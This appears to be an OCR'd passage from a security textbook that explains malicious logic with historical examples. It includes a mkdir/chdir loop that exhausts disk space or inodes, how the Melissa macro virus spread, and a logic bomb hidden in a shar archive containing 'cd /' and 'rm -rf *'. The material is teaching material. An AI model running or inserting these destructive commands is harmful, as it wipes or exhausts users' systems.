
EXAMPLE: Dennis Ritchie [840] presented the following shell script as something that would quickly exhaust either disk space or inode tables on a UNIX Version 7 system.

```
while true
do
   mkdir x
   chdir x
done
```

He pointed out, however, that the user who caused a crash using this program would be immediately identified when the system was rebooted.

Macro Viruses


- **Definition :** A *macro* virus is a virus composed of a sequence of instructions that is interpreted, rather than executed directly.



EXAMPLE: The Melissa virus infected Word 97 and 98 documents on Windows and Macintosh systems. It is invoked when the program opens an infected file. It installs itself as the "open" macro and copies itself into the Normal template (so any files that are opened are infected). It then invokes a mail program and sends copies of itself to people in the user's address book associated with the program.

Logic Bombs

- **Definition :** A *logic bomb* is a program that performs an action that violates the security policy when some external event occurs
- .



EXAMPLE: In the early 1980s, a program posted to the USENET news network promised to make administering systems easier. The directions stated that the *shar* archive containing the program had to be unpacked, and the program compiled and installed, as *root*. Midway down the *shar* archive were the lines

```
cd /
rm -rf *
```

Anyone who followed the instructions caused these lines to be executed. These commands deleted all files in the system. Some system administrators executed the program with unlimited privileges, thereby damaging their systems.